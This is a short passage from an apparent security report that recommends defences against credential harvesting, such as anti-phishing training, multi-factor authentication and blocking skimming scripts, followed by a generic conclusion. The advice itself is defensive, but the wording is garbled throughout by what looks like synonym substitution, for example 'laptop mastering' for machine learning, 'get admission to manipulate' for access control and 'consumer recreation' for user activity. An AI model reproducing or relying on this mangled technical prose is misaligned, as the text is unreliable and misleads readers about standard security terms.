Anti-phishing training, the use of multi-factor authentication (MFA) anyplace possible, utility protection first-class practices to notice malware injections and block skimming assaults via third-party net scripts and plug-ins, and laptop mastering to put into effect risk-based get admission to manipulate primarily based on evaluation of consumer recreation are all steps to minimize your threat of credential harvesting attacks.

Conclusion

Experience has proven that a targeted effort to get to the bottom of the problems raised in this document will yield large safety gains. Most of the problems observed do now not necessitate high-tech solutions, however as a substitute focus of and adherence to great practices.

However, in order for structures to stay stable, their protection posture ought to be reviewed and reinforced on a everyday basis. Maintaining manipulation of company facts systems necessitates organizing the organizational framework that will maintain these ongoing changes.

We've conclude that basic safety wants to be improved. The troubles raised in this study, we hope, will be resolved.

